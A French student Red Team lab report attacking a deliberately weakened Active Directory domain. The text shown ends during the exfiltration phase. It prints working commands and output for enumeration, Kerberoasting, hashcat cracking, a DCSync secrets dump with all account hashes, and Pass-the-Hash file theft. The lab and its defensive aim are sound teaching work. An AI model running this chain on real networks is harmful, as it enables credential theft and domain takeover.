Opération Gryphon

Rapport Red Team

Montage, attaque et analyse défensive d'un domaine Active Directory

Challenge « Pentesting approfondi » (M1-06)

Marc BOHOUSSOU

8 novembre 2026

Table des matières

1. Introduction et contexte 4
1.1 Le mandat 4
1.2 Objectifs 4
1.3 Périmètre et palier retenu 4
1.4 Hypothèses et règles d'engagement 5
2. Architecture du laboratoire 5
2.1 Choix d'infrastructure 5
2.2 Topologie réseau et filtrage 5
2.3 Outillage offensif 6
2.4 Ce que le palier retenu permet et ne permet pas 6
3. Montage de la cible 7
3.1 Déploiement du contrôleur de domaine 7
3.2 Structure de l'annuaire 7
3.3 Les chemins d'attaque volontaires 8
4. Rappels théoriques 9
4.1 Kerberos en bref 9
4.2 Le Kerberoasting 9
4.3 L'AS-REP Roasting 9
4.4 La réplication et le DCSync 9
4.5 NTLM et le Pass-the-Hash 10
5. Méthodologie 11
6. Déroulé de l'attaque 12
6.1 Phase 1 — Reconnaissance (T1087.002) 12
6.2 Phase 2 — Kerberoasting et crackage (T1558.003, T1110.002) 12
6.3 Phase 3 — Escalade de privilèges (T1078.002) 14
6.4 Phase 4 — Mouvement latéral (T1021, T1550) 14
6.5 Phase 5 — Domination du domaine, DCSync (T1003.006) 14
6.6 Phases 6 et 7 — Pass-the-Hash et exfiltration (T1550.002, T1039) 15
6.7 Phase 6 bis — Persistance (théorique) 16
7. Cartographie du domaine (BloodHound) 17
8. Analyse défensive différée 19
8.1 Méthode 19
8.2 Rejeu des règles de détection 20
8.3 Matrice ATT&CK annotée 21
8.4 Analyse : ce qui est vu, ce qui est aveugle 21
8.5 Le cas du Kerberoasting : un angle mort instructif 22
9. Recommandations de détection 22

9.1 Règle Sigma pour le Kerberoasting AES 22
9.2 Indicateurs de compromission (IOC) pour le SOC 23
9.3 Durcissement 23
10. Couches non démontrées (analyse théorique) 25
10.1 Couche 2 : poste client et mouvement latéral réel 25
10.2 Couche 3 : contournement d'un EDR 25
11. Conclusion 25
Annexe A — Justification du choix d'infrastructure 26
Annexe B — Scripts de montage 27
Annexe C — Journal temps réel 28
Annexe D — Glossaire 29

1. Introduction et contexte

1.1 Le mandat

Meridian est une banque fictive dont le système d'information repose sur un annuaire Active Directory, le domaine meridian.local. Le présent mandat simule une opération offensive de type Red Team menée dans une posture d'intrusion interne : on suppose qu'un attaquant a déjà obtenu un pied dans le réseau, sous la forme d'un compte utilisateur standard compromis. À partir de ce point d'entrée volontairement modeste, l'objectif est de démontrer jusqu'où un attaquant peut aller, de l'accès initial à la prise de contrôle totale du domaine, puis à l'exfiltration de données sensibles.

Ce scénario reflète une réalité courante en entreprise : la majorité des compromissions d'envergure ne commencent pas par le piratage direct d'un serveur critique, mais par la compromission d'un poste bureautique ou d'un compte sans privilège, suivie d'une progression latérale et verticale dans l'annuaire. Active Directory, par sa centralité, est à la fois la colonne vertébrale du système d'information et sa principale surface d'attaque. Le compromettre revient le plus souvent à compromettre l'ensemble de l'organisation.

1.2 Objectifs

Le projet poursuit deux objectifs complémentaires, qui correspondent aux deux casquettes du métier de la cybersécurité :

- Offensif (Red Team) : monter une cible Active Directory réaliste, puis l'attaquer de bout en bout en documentant chaque étape selon le référentiel MITRE ATT&CK.
- Défensif (Blue Team) : à partir des journaux produits par la cible pendant l'attaque, mesurer ce qui aurait été détecté par un centre opérationnel de sécurité (SOC) et ce qui serait passé inaperçu, puis proposer des règles de détection et des recommandations de durcissement.

C'est cette seconde dimension, l'analyse défensive différée, qui constitue la véritable valeur ajoutée du travail : une attaque réussie n'a d'intérêt pédagogique que si l'on sait ensuite la détecter et s'en prémunir.

1.3 Périmètre et palier retenu

Le sujet définit plusieurs paliers de laboratoire. Le palier retenu ici est la Couche 1, dans son option « expérience de bureau sur le contrôleur de domaine » : un contrôleur de domaine unique, administré via son interface graphique plutôt qu'en ligne de commande sur une édition Core (qui correspondrait au socle). Ce palier démontre la chaîne complète côté contrôleur. Les couches supérieures (couche 2, poste client ; couche 3, contournement d'EDR) sont traitées de façon théorique dans ce rapport, sans être démontrées pratiquement. Les raisons de ce choix, essentiellement matérielles, sont détaillées en annexe A.

Le projet a par ailleurs été mené en solo, le binôme initialement prévu n'ayant pas pu contribuer. Le périmètre a été ajusté en conséquence, en concentrant l'effort sur une chaîne d'attaque complète mais sur un contrôleur de domaine unique, plutôt que sur une infrastructure plus large qui n'aurait pu être traitée qu'en surface.

1.4 Hypothèses et règles d'engagement

- Accès initial simulé : le compte utilisateur standard jdupont est considéré comme déjà compromis, son mot de passe ayant été obtenu hors périmètre. Aucune phase de hameçonnage réel n'est jouée.
- Chemins d'attaque volontaires : la cible est montée avec des faiblesses délibérées et documentées, afin que la progression ait prise. Ces faiblesses reproduisent des erreurs de configuration fréquentes en production.
- Non-destruction : aucune donnée n'est supprimée, aucun service n'est interrompu. Les seules données manipulées sont fictives.
- Reproductibilité : chaque action de montage et d'attaque est horodatée dans un journal temps réel et rejouable depuis un dépôt Git. Aucun secret réel n'est stocké en clair dans les livrables.

2. Architecture du laboratoire

2.1 Choix d'infrastructure

La configuration de référence du sujet prévoyait un contrôleur de domaine Windows Server 2025 virtualisé localement sur un hyperviseur. Ce choix n'a pas pu être tenu sur le matériel disponible (voir annexe A). La solution retenue, assumée et documentée, consiste à héberger le contrôleur de domaine sur une machine virtuelle dans le cloud Google Cloud Platform, avec l'image officielle d'évaluation Windows Server 2025 Datacenter, et à conduire l'attaque depuis un poste Kali Linux local.

Ce choix présente un avantage inattendu sur le plan pédagogique : l'asymétrie entre un attaquant Linux et une cible Windows, reliés par un réseau non maîtrisé, est plus représentative d'un engagement réel que le traditionnel laboratoire mono-machine où tout communique en confiance. En contrepartie, elle impose une rigueur particulière sur le filtrage réseau, puisque le contrôleur de domaine est exposé sur Internet et doit être protégé de tout accès autre que celui de l'attaquant légitime.

2.2 Topologie réseau et filtrage

Le contrôleur de domaine dispose d'une adresse IP publique. Pour éviter toute exposition non maîtrisée, un pare-feu GCP restreint l'accès à la seule adresse IP publique de l'attaquant. Seuls les ports strictement nécessaires à la démonstration sont ouverts :

Ports ouverts	Usage
TCP 3389	Administration RDP du contrôleur de domaine
TCP 445	SMB : énumération, partages, psexec
TCP 389 / 636	LDAP / LDAPS : énumération de l'annuaire, Kerberoasting

Ports ouverts	Usage
TCP 88	Kerberos : demandes de tickets
TCP 135 + 49152-65535	RPC endpoint mapper + plage dynamique (DCSync via DRSUAPI)
TCP/UDP 53	DNS : résolution nécessaire à la collecte BloodHound
TCP 5985	WinRM : exécution distante éventuelle

L'ouverture de la plage RPC dynamique mérite une note : le DCSync, techniquement, passe par l'interface de réplication DRSUAPI, qui se négocie sur un port dynamique après contact de l'endpoint mapper (135). Sans cette plage ouverte, le DCSync échoue par dépassement de délai, ce qui fut d'ailleurs observé lors de la première tentative et corrigé par l'ajout de la règle correspondante.

2.3 Outillage offensif

Le poste attaquant Kali embarque l'essentiel de la panoplie Active Directory : la suite Impacket (secretsdump, psexec, GetUserSPNs, GetNPUsers), NetExec pour l'énumération SMB et LDAP, hashcat et john pour le crackage, bloodhound-python et l'interface BloodHound CE pour la cartographie. Aucun de ces outils n'a dû être installé spécifiquement : ils sont fournis par la distribution, ce qui souligne à quel point la barrière technique à l'attaque d'un domaine mal configuré est basse.

2.4 Ce que le palier retenu permet et ne permet pas

Il est essentiel de délimiter honnêtement ce que le palier retenu autorise à démontrer. Le tableau ci-dessous récapitule la frontière entre démonstration pratique et description théorique.

Démontré (Couche 1)	Décrit en théorie (non démontré)
Reconnaissance et énumération du domaine	Mouvement latéral réel poste → DC (couche 2)
Kerberoasting et AS-REP Roasting	Vol de session sur un poste client
Crackage hors ligne	Contournement d'un EDR (couche 3)
Escalade de privilèges par compte de service	Techniques d'évasion mémoire
DCSync et domination du domaine	
Pass-the-Hash et exfiltration	
Analyse défensive complète sur les journaux du DC	

En clair, toute la chaîne d'attaque centrée sur le contrôleur de domaine est démontrée et journalisée, ce qui suffit à une analyse défensive complète. Ce qui manque relève du mouvement latéral entre postes et de l'évasion de défense active, deux dimensions qui nécessiteraient respectivement un poste client et une sonde, absents de ce palier. Aucune compétence attendue n'est sacrifiée ; seules des extensions (couches 2 et 3) le sont.

3. Montage de la cible

3.1 Déploiement du contrôleur de domaine

Le contrôleur de domaine est déployé à partir de l'image publique Windows Server 2025 Datacenter de GCP. Après configuration d'un mot de passe administrateur conforme, le rôle AD DS est installé puis le serveur est promu contrôleur d'une nouvelle forêt meridian.local. Sur une infrastructure cloud, il est important de ne pas forcer d'adressage IP ni de serveur DNS manuel avant la promotion : le réseau est géré par le fournisseur, et la promotion configure elle-même le service DNS. Le script complet figure en annexe B.

```
Install-WindowsFeature AD-Domain-Services -IncludeManagementTools
Install-ADDSForest -DomainName "meridian.local" -DomainNetbiosName "MERIDIAN" `
  -InstallDns:$true -ForestMode "WinThreshold" -DomainMode "WinThreshold" -Force
```

3.2 Structure de l'annuaire

Le domaine est organisé en unités d'organisation reflétant la structure d'une banque : Direction, IT, Finance, Services et ComptesDeService. Cette organisation n'est pas cosmétique : elle permet de placer les comptes de service dans une unité dédiée et de donner au scénario une crédibilité métier. La vérification ci-dessous confirme l'ensemble du montage en une seule capture : le domaine, les unités, les comptes, le SPN du compte de service, l'appartenance à Domain Admins et le partage cible.

```
PS C:\Windows\system32> Write-Host "===== DOMAINE =====" -ForegroundColor Cyan
Get-ADDomain | Select Name, DNSRoot, DomainMode
Write-Host "===== OU =====" -ForegroundColor Cyan
Get-ADOrganizationalUnit -Filter * | Select Name, DistinguishedName
Write-Host "===== COMPTES =====" -ForegroundColor Cyan
Get-ADUser -Filter * | Select SamAccountName, Enabled
Write-Host "===== SPN (svc_sql) =====" -ForegroundColor Cyan
Get-ADUser svc_sql -Properties ServicePrincipalNames | Select SamAccountName -ExpandProperty ServicePrincipalNames
Write-Host "===== DOMAIN ADMINS =====" -ForegroundColor Cyan
Get-ADGroupMember "Domain Admins" | Select Name
Write-Host "===== AS-REP (mservice) =====" -ForegroundColor Cyan
Get-ADUser mservice -Properties DoesNotRequirePreAuth | Select SamAccountName, DoesNotRequirePreAuth
Write-Host "===== PARTAGE CIBLE =====" -ForegroundColor Cyan
Get-SmbShare FinancesConf | Select Name, Path
Get-SmbShareAccess FinancesConf
===== DOMAINE =====

===== OU =====
===== COMPTES =====
===== SPN (svc_sql) =====
===== DOMAIN ADMINS =====
===== AS-REP (mservice) =====
===== PARTAGE CIBLE =====
Name              DNSRoot              DomainMode
----              -------              ----------
meridian          meridian.local Windows2016Domain
Domain Controllers
Meridian
Direction
IT
Finance
Services
ComptesDeService




MSSQLSvc/dc01.meridian.local:1433
Administrator
svc_sql

FinancesConf
FinancesConf
```

Capture 1 — Vérification complète de la structure du domaine meridian.local.

3.3 Les chemins d'attaque volontaires

Un domaine Active Directory correctement durci n'offre que peu de prise à une escalade. Pour que le scénario soit jouable et pédagogique, des faiblesses délibérées sont introduites au montage. Chacune reproduit une erreur de configuration réelle et fréquente, et non un artifice de laboratoire.

Élément	Faiblesse posée	Conséquence
svc_sql	SPN enregistré (MSSQLSvc)	Rend le compte kerberoastable
svc_sql	Mot de passe faible (Summer2026)	Crackable hors ligne en quelques minutes
svc_sql	Membre de Domain Admins	Transforme le Kerberoasting en escalade totale
mservice	Pré-authentification Kerberos désactivée	Rend le compte AS-REP roastable
FinancesConf	Partage lisible par Administrator seul	Accès par un autre compte = anomalie détectable

La combinaison des trois premières lignes constitue le chemin d'attaque principal : un compte de service, kerberoastable par nature, dont le mot de passe faible est crackable, et qui se trouve être administrateur du domaine. C'est précisément le type de configuration que l'on rencontre lorsqu'un compte de service historique a reçu des droits excessifs « pour que l'application fonctionne », puis n'a jamais été revu. Le compte mservice offre un chemin secondaire, l'AS-REP Roasting, qui ne nécessite même pas d'identifiant de départ.

4. Rappels théoriques

Cette section pose les notions nécessaires à la compréhension des techniques employées. Un lecteur averti peut la parcourir en diagonale.

4.1 Kerberos en bref

Kerberos est le protocole d'authentification par défaut d'Active Directory. Son principe repose sur des tickets délivrés par le contrôleur de domaine, qui joue le rôle de tiers de confiance (le centre de distribution de clés, ou KDC). À l'ouverture de session, l'utilisateur obtient un ticket d'octroi de tickets (TGT). Pour accéder ensuite à un service, il demande au contrôleur un ticket de service (TGS) spécifique. Ce ticket de service est chiffré avec la clé dérivée du mot de passe du compte qui porte le service. Toute la sécurité repose donc sur la robustesse de ce mot de passe.

4.2 Le Kerberoasting

Le Kerberoasting exploite une propriété du protocole : tout utilisateur authentifié peut demander un ticket de service pour n'importe quel compte disposant d'un SPN (Service Principal Name), c'est-à-dire un compte de service. Or ce ticket est chiffré avec la clé du compte de service. L'attaquant demande donc ces tickets, les extrait, et tente de casser hors ligne le chiffrement : s'il y parvient, il retrouve le mot de passe du compte de service. L'attaque est furtive car la demande de ticket est une opération parfaitement légitime, et le crackage se fait hors du réseau, à l'abri de toute surveillance.

Un point crucial pour ce rapport : le ticket peut être chiffré en RC4 (ancien, rapide à casser) ou en AES (moderne, bien plus résistant). Windows Server 2025 privilégie l'AES256 par défaut. Ce détail, anodin en apparence, aura une conséquence majeure sur la détection, développée en section 8.

4.3 L'AS-REP Roasting

Variante de la précédente, l'AS-REP Roasting vise les comptes pour lesquels la pré-authentification Kerberos a été désactivée. Pour ces comptes, le contrôleur renvoie, sur simple demande, une réponse chiffrée avec la clé du compte, sans vérifier au préalable l'identité du demandeur. L'attaquant peut donc récupérer ce matériel chiffrable sans même disposer d'identifiants, et tenter de le casser hors ligne.

4.4 La réplication et le DCSync

Dans un domaine comportant plusieurs contrôleurs, ceux-ci se synchronisent en permanence par un mécanisme de réplication, qui échange les objets de l'annuaire, y compris les secrets des comptes. Le DCSync détourne ce mécanisme : un compte disposant des droits de réplication peut demander au contrôleur de lui répliquer les secrets, exactement comme le ferait un autre contrôleur. Il obtient ainsi les empreintes (hashs) de tous les comptes, dont le compte krbtgt, clé de voûte de tout le Kerberos du domaine. Le DCSync ne nécessite aucun code déposé sur le contrôleur : il utilise une fonction légitime

du protocole, ce qui le rend difficile à distinguer d'une réplication normale, à une exception près développée en section 8.

4.5 NTLM et le Pass-the-Hash

À côté de Kerberos subsiste le protocole NTLM, plus ancien. Son authentification repose sur l'empreinte du mot de passe, le hash NTLM. Le Pass-the-Hash exploite le fait que, pour s'authentifier en NTLM, il suffit de connaître ce hash, sans avoir besoin du mot de passe en clair. Un attaquant qui a récupéré le hash d'un compte (par exemple via DCSync) peut donc se faire passer pour lui sans jamais casser son mot de passe. C'est précisément la technique employée en phase 6 de l'attaque.

5. Méthodologie

La campagne suit une méthodologie structurée, alignée sur le référentiel MITRE ATT&CK, qui décompose une intrusion en tactiques (les objectifs de l'attaquant) et en techniques (les moyens employés). Chaque action offensive est rattachée à une technique précise, ce qui permet ensuite d'évaluer méthodiquement la couverture de détection.

La démarche se décompose en trois temps. D'abord le montage de la cible, avec ses faiblesses documentées. Ensuite l'attaque proprement dite, menée phase par phase, chaque commande étant consignée en temps réel dans un journal horodaté. Enfin l'analyse défensive, conduite hors ligne sur les journaux produits par la cible, pour mesurer ce qu'un défenseur aurait vu.

Le journal temps réel est la colonne vertébrale de cette méthode. Chaque ligne associe à une action son horodatage, sa phase, sa tactique et sa technique ATT&CK, la commande exacte, les hôtes source et cible, le compte utilisé, le résultat, l'artefact laissé, la source de journal concernée et la détection possible. Ce journal sert à la fois de preuve de reproductibilité et de matière première à l'analyse défensive. Il est reproduit en annexe C.

6. Déroulé de l'attaque

La chaîne d'attaque compte sept phases. Chacune est présentée selon le même plan : objectif, principe, mise en œuvre (avec la commande employée), résultat, et trace générée sur le contrôleur de domaine.

6.1 Phase 1 — Reconnaissance (T1087.002)

Objectif. Cartographier le domaine depuis le compte compromis jdupont, sans encore tenter d'action privilégiée : identifier le contrôleur, les comptes, et repérer les cibles intéressantes.

Mise en œuvre. Un premier contact SMB identifie le contrôleur et le domaine. Une énumération des comptes est ensuite menée avec les identifiants de jdupont.

```
nxc smb <DC> -u jdupont -p '****' --users
```

```
┌──(marc㉿LAPTOP-45SFMG57)-[~]
└─$ sudo su
[sudo] password for marc:
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# docker compose up -d
no configuration file provided: not found

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u jdupont -p 'Welcome2026!'
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\jdupont:Welcome2026!
```

Capture 2 — Reconnaissance SMB : le contrôleur DC01 et le domaine meridian.local sont identifiés, l'authentification de jdupont réussit.

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u jdupont -p 'Welcome2026!' --users
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\jdupont:Welcome2026!
SMB         34.156.93.131   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Des
cription-
SMB         34.156.93.131   445    DC01             Administrator                 2026-11-04 11:00:24 0       Buil
t-in account for administering the computer/domain
SMB         34.156.93.131   445    DC01             Guest                         <never>             0       Buil
t-in account for guest access to the computer/domain
SMB         34.156.93.131   445    DC01             krbtgt                        2026-11-04 11:02:12 0       Key
Distribution Center Service Account
SMB         34.156.93.131   445    DC01             gryphon                       2026-11-04 10:41:57 0
SMB         34.156.93.131   445    DC01             jdupont                       2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             svc_sql                       2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             mservice                      2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             [*] Enumerated 7 local users: MERIDIAN
```

Capture 3 — Énumération des sept comptes du domaine. Les comptes de service svc_sql et mservice apparaissent comme cibles potentielles.

Résultat et trace. L'attaquant dispose désormais de la liste des comptes et a repéré deux comptes de service. Côté défense, cette phase génère des connexions réseau et des requêtes d'énumération sur le contrôleur (événements 4624 et accès à l'annuaire), symptomatiques d'une reconnaissance par un compte standard, mais noyées dans l'activité légitime.


6.2 Phase 2 — Kerberoasting et crackage (T1558.003, T1110.002)

Objectif. Obtenir un second jeu d'identifiants, de préférence un compte à privilèges. Le compte de service svc_sql, kerberoastable, est la cible.

Mise en œuvre. Avec les droits de jdupont, l'attaquant demande le ticket de service de svc_sql et en extrait l'empreinte chiffrée.

```
nxc ldap <DC> -u jdupont -p '****' --kerberoasting kerb.txt
```

L'empreinte obtenue est en AES256 (type de chiffrement 18), confirmant que Windows Server 2025 impose ce chiffrement moderne.



Capture 4 — Kerberoasting : extraction de l'empreinte du ticket de service de svc_sql. Le format $krb5tgs$18$ indique un chiffrement AES256.

Le crackage est ensuite mené hors ligne. Plutôt qu'un dictionnaire générique, une attaque hybride ciblée est employée : la combinaison d'une saison et d'une année, motif de mot de passe d'entreprise extrêmement répandu. Cette approche réduit l'espace de recherche de plusieurs millions de candidats à quelques dizaines de milliers.

```
hashcat -m 19700 kerb.txt -a 6 seasons.txt '?d?d?d?d'
```



Capture 5 — Crackage hors ligne avec hashcat : le mot de passe de svc_sql, Summer2026, est retrouvé en 3 minutes et 21 secondes.

Résultat et trace. L'attaquant connaît le mot de passe d'un compte de service. La demande de ticket a généré sur le contrôleur l'événement 4769, mais avec un chiffrement AES256, dont on verra qu'il échappe aux détections classiques. Le crackage, hors ligne, ne laisse aucune trace réseau exploitable.

6.3 Phase 3 — Escalade de privilèges (T1078.002)

Objectif. Valider que les identifiants de svc_sql confèrent bien des droits élevés sur le contrôleur. Le compte ayant été placé dans Domain Admins au montage, il est administrateur du domaine.

```
nxc smb <DC> -u svc_sql -p '****'
```

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u svc_sql -p 'Summer2026'
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\svc_sql:Summer2026 (Pwn3d!)
```

Capture 6 — Validation : la mention (Pwn3d!) confirme que svc_sql dispose de droits administrateur sur le contrôleur de domaine.

Résultat et trace. L'escalade est acquise : d'un compte standard, l'attaquant est passé à un compte administrateur du domaine, uniquement par le Kerberoasting d'un compte sur-privilégié. La connexion génère un événement de logon réseau sur le contrôleur.

6.4 Phase 4 — Mouvement latéral (T1021, T1550)

Dans une architecture comportant des postes clients (couche 2), cette phase consisterait à rebondir de poste en poste avec les identifiants obtenus, par psexec, WMI ou WinRM. Sur le palier retenu, le contrôleur de domaine est la seule machine : le mouvement latéral se réduit donc à l'accès direct au contrôleur, déjà acquis. La technique est néanmoins exploitée plus loin, sous la forme d'un Pass-the-Hash (phase 6). Un vrai mouvement latéral poste → contrôleur est décrit en section 10.

6.5 Phase 5 — Domination du domaine, DCSync (T1003.006)

Objectif. Avec les droits de Domain Admin, extraire l'ensemble des secrets du domaine, pour obtenir un contrôle total et durable.

Mise en œuvre. L'attaquant demande au contrôleur de lui répliquer les secrets du domaine, exactement comme le ferait un autre contrôleur.

```
impacket-secretsdump 'meridian.local/svc_sql:****@<DC>' -just-dc
```

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# impacket-secretsdump 'meridian.local/svc_sql:Summer2026@34.156.93.131' -just-dc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7950015c0ed402d2eb52afc5105af811:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:19e7db56eb785417ecf596f10a4a1c5c:::
gryphon:1000:aad3b435b51404eeaad3b435b51404ee:9dbc2ca66349c09755b8027f5fc57eb5:::
meridian.local\jdupont:1104:aad3b435b51404eeaad3b435b51404ee:f06135d514bc37c5be656fc0174db2a0:::
meridian.local\svc_sql:1105:aad3b435b51404eeaad3b435b51404ee:b853afbebdb12e1decb05981beb18f74:::
meridian.local\mservice:1106:aad3b435b51404eeaad3b435b51404ee:94984e86209d28e6f85d3a6704648de2:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:22f3c426ac2e4ee9ea469902fa81e745:::
[*] Kerberos keys grabbed
Administrator:0x14:f57734dd7611ad55452fb35a7ea6912c223f6f5e4af410520fb987b67793d758
Administrator:0x13:c66d2d2f0f80ec4f75f383847d1c3f66
Administrator:aes256-cts-hmac-sha1-96:de3d9e299385edb29f6ad7b53ee761ab227a4ede32d6cb0ebc5224e5199c7604
Administrator:aes128-cts-hmac-sha1-96:e7ceb46893ea3b83dc0275eac613f7de
Administrator:0x17:7950015c0ed402d2eb52afc5105af811
krbtgt:aes256-cts-hmac-sha1-96:92808ed62faed13b38176e1e032ebbf4aaa482d689ae085ee4042fd07ed42106
krbtgt:aes128-cts-hmac-sha1-96:1dc81b9c2945075c30c6c4040229b7ec
krbtgt:0x17:19e7db56eb785417ecf596f10a4a1c5c
gryphon:0x14:8fbf51623ca0bfb60de188cfcb46450f66dfec538380cfcdb2bb085c552543c9
gryphon:0x13:a8411d83db6c8eca4a3f810027928e5a
gryphon:aes256-cts-hmac-sha1-96:3b9ed34540178e86a39b50ea189f5505803c5d73531802c9d59797a01b77d125
gryphon:aes128-cts-hmac-sha1-96:b98b799af2979655c3e6be9b1e5c48d0
gryphon:0x17:9dbc2ca66349c09755b8027f5fc57eb5
meridian.local\jdupont:0x14:02275a094432bfe2eed42ee010ae53063bcee55439ed9efaff12ff95a26d1cb0
meridian.local\jdupont:0x13:2f0ece54ec76a0ab87c4c90b00c55cea
meridian.local\jdupont:aes256-cts-hmac-sha1-96:4cddf14329d4b39c211e403960a4a798770afe70626b152af28dd4468d49a6d7
meridian.local\jdupont:aes128-cts-hmac-sha1-96:78e2bd8c11b92815978185e8a71b0821
meridian.local\jdupont:0x17:f06135d514bc37c5be656fc0174db2a0
meridian.local\svc_sql:0x14:5271960cadd2b0f5f2723fd747b2f146689ae4262db9494e708724b0e357e660
meridian.local\svc_sql:0x13:4feb87429f399257dc2750e4be4ae92d
meridian.local\svc_sql:aes256-cts-hmac-sha1-96:4313f9d3894310a14cfe8f18cd51ea3262aec95e98bc01ecba5692cf0b22d035
meridian.local\svc_sql:aes128-cts-hmac-sha1-96:a017612a75a69fa4040df06094c93c4d
meridian.local\svc_sql:0x17:b853afbebdb12e1decb05981beb18f74
meridian.local\mservice:0x14:0ae52aa843190054336f28bd7e36e30b0de777ad8c1586e34923fcbd98c24495
meridian.local\mservice:0x13:1edd016c362e2f1afc22da7f130dae19
meridian.local\mservice:aes256-cts-hmac-sha1-96:7675ddede39c2dad32c1a88c17975089497022b547c56a1d17e1ce9197efbd56
meridian.local\mservice:aes128-cts-hmac-sha1-96:705ba1af364cc905a4b9bc532b8e4e8b
meridian.local\mservice:0x17:94984e86209d28e6f85d3a6704648de2
DC01$:aes256-cts-hmac-sha1-96:9ddd746a7061111eee83b20d22862cd3565f179f5a2375b0d8d457e3efe55ff3
DC01$:aes128-cts-hmac-sha1-96:d9a15c36706e3e59eb10e880fe1edf47
DC01$:0x17:22f3c426ac2e4ee9ea469902fa81e745
[*] Cleaning up...
```

Capture 7 — DCSync : réplication des secrets du domaine. Les empreintes de tous les comptes sont extraites, dont celles de krbtgt et d'Administrator.

Deux empreintes sont particulièrement précieuses. Celle de krbtgt permettrait de forger un « Golden Ticket », un ticket d'octroi valide pour n'importe quel utilisateur et de durée arbitraire, assurant une persistance quasi indétectable. Celle d'Administrator est immédiatement exploitable en Pass-the-Hash.

Résultat et trace. Le domaine est entièrement compromis. Cette phase génère sur le contrôleur l'événement 4662, marquant une demande de réplication. Comme on le verra, cet événement émis par un compte qui n'est pas un contrôleur de domaine est le signal le plus net de toute la chaîne.

6.6 Phases 6 et 7 — Pass-the-Hash et exfiltration (T1550.002, T1039)

Objectif. Atteindre le but du mandat : accéder au partage cible et en sortir les données. Le partage n'autorise que le compte Administrator ; svc_sql, pourtant administrateur du domaine, est refusé au niveau de la liste de contrôle d'accès du partage. Cette observation est intéressante : elle montre qu'une restriction au niveau du partage constitue une couche de défense en profondeur réelle, qui a effectivement bloqué un compte à privilèges.

Mise en œuvre. Plutôt que de casser le mot de passe d'Administrator, l'attaquant réutilise son empreinte NTLM, récupérée au DCSync, pour s'authentifier directement, puis liste et récupère le fichier.

```
impacket-smbclient -hashes :<NT> 'meridian.local/Administrator@<DC>'
# use FinancesConf / ls / get releve_client_fictif.txt
```

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# impacket-smbclient -hashes :7950015c0ed402d2eb52afc5105af811 'meridian.local/Administrator@34.156.93.131'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use FinancesConf
# ls
drw-rw-rw-          0  Wed Nov  4 12:11:47 2026 .
drw-rw-rw-          0  Wed Nov  4 12:11:47 2026 ..
-rw-rw-rw-        120  Wed Nov  4 12:11:47 2026 releve_client_fictif.txt
# get releve_client_fictif.txt
# exit

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# cat releve_client_fictif.txt
◆◆RELEVE CLIENT FICTIF - Compte 00412 - Solde 1 284 000 EUR

